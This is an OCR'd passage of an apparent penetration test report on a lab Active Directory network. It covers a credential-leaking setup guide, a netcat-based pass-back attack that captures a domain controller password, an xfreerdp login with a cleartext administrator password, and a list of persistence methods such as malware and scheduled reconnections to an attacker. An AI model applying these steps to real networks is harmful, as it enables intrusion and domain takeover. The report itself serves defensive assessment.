


Finding 004: Information Disclosure – Access to New Default User Setup Guide (High)


Description:	The 'helpdesk' user, by bypassing security measures, can reach the domain controller file share. Within this share, there's a PDF file providing instructions to create a new default user along with credentials. By following these steps and setting up the new user 'cds', access to the 'Passback' machine is granted.
Risk:	Likelihood: High - Anyone can create a new malicious user with access to the instructions for setting up the default user. Impact: High - Attackers can move sideways with the new credentials, potentially leading to a direct compromise of the Domain Controller.
System:	10.10.10.25 and 10.10.10.35 (internal)
Tools Used:	Edit local users and groups
References:	Minimal disclosure of information to user: https://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-53r5.pdf
Remediation	• Delete the PDF containing installation and Active Directory setup guidelines from the file share. • Only provide helpdesk users with files necessary for their job roles. Installation and configuration guidelines expose security vulnerabilities. • TCM recommends limiting the creation of users with default credentials in Active Directory.

Accessing Subnet 225 (TPM-DC)


1. Checked out files and folders presented in the machine. An application named 'pmcom' found with possible pass-back attack. It had domain controller credential in a hidden text.



2. It was possible to direct the connection traffic to this machine by changing IP address, for that netcat listener was required. Transferring nc64.exe file with the help of xfreerdp share option. Once shared file seen on machine copy and paste nc64.exe.




3. Read hidden password of domain controller with the help of 'pmcom' and nc64.exe



4. Xfreerdp logged-in on Domain Controller and confirmed compromising of domain controller.

```
└─$ xfreerdp /u:administrator /p:'IjustpassedmyP!N!P!T!' /v:10.10.10.225
[02:27:56:629] [1099025:1099026] [WARN][com.freerdp.crypto] - Certificate
 at stack position 0
[02:27:56:629] [1099025:1099026] [WARN][com.freerdp.crypto] - CN = TPM-DC.
[02:28:00:064] [1099025:1099026] [INFO][com.freerdp.gdi] - Local framebuff
```



Administrator: Command Prompt

```
Microsoft Windows [Version 10.0.17763.1935]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>whoami
thepastamentors\administrator

C:\Users\Administrator>ipconfig

Windows IP Configuration


Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . : us-east-2.compute.internal
   Link-local IPv6 Address . . . . . : fe80::ad3a:5464:e9fa:4539%10
   IPv4 Address. . . . . . . . . . . : 10.10.10.225
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.10.10.1
```


Finding 005: Security Misconfiguration – 'Passback' Attack Vulnerability (High)

Description:	TCM discovers an application called 'pmcon' that has a vulnerability to pass-back attacks. This application has a hidden password for the domain controller, potentially allowing a connection to be established. When its connection traffic is directed to the same machine where a netcat listener is active, the hidden password is revealed.
Risk:	Likelihood: High - Attackers can readily access the password by gaining access to the application storing the hidden password and directing it to a specific IP address. Impact: High - Obtaining the password of any user can potentially aid in lateral movement and maintaining access.
System:	10.10.10.35 and 10.10.10.2255 (internal)
Tools Used:	Nc64.exe
References:	Pass-Back Attack: https://www.mindpointgroup.com/blog/how-to-hack-through-a-pass-back-attack
Remediation	• Uninstall the application from the machine that stores the hidden password and directs it to a specific IP address. • Prohibit any application from being used by local users with domain rights.

Persistence

From the domain controller, various methods can be employed to maintain persistence:

a. a. Altering the password of a domain user and consistently accessing the network using that account.
b. b. Modifying user permissions, such as granting local users administrative rights, and utilizing those accounts to retain access.
c. c. Installing malicious software, such as malware, which facilitates continuous connection with the domain controller even if administrator passwords are changed.
d. d. Establishing cron jobs programmed to periodically reconnect to the attacker's machine.



Common Unsecure Practices Findings

Finding 006: Insufficient RDP Hardening – Open RDP Port (High)

Description:	TCM discovered that most internal machines have RDP ports that are open and accessible. If the credentials of a single user are compromised, it allows access to the machine, help to move laterally.
Remediation	• Avoid leaving RDP ports open on every machine, limit access instead. • Employ very strong passwords to prevent the loss of credentials, which could result in successful RDP logins.

Finding 007: Unsecure Credentials – Weak Passwords in Use (High)

Description:	All the credentials cracked by TCM using john the ripper are overly simple, weak, and easy to guess.
Remediation	• Generate passwords using a mix of letters, numbers, and special symbols for added security. • Provide training to staff to emphasize the importance of using strong passwords.

Finding 008: Unsecure Encrypting Algorithm – Selection of Weak Encrypting Algorithm (High)

Description:	Hashes such as NTLM and MD5, combined with weak passwords, are susceptible to brute force attacks. TCM successfully cracks these hashes, providing access to move forward and potentially compromise the domain.
Remediation	• Utilize robust encryption algorithms such as AES and Kerberos. • Employ strong passwords that cannot be cracked through brute force attacks.

Additional Scans and Reports

TCMS provides all clients with all report information gathered during testing. These reports contain raw vulnerability scans and additional vulnerabilities not exploited by TCM Security. The reports identify hygiene issues needing attention but are less likely to lead to a breach, i.e. defense-in-depth opportunities.

Last Page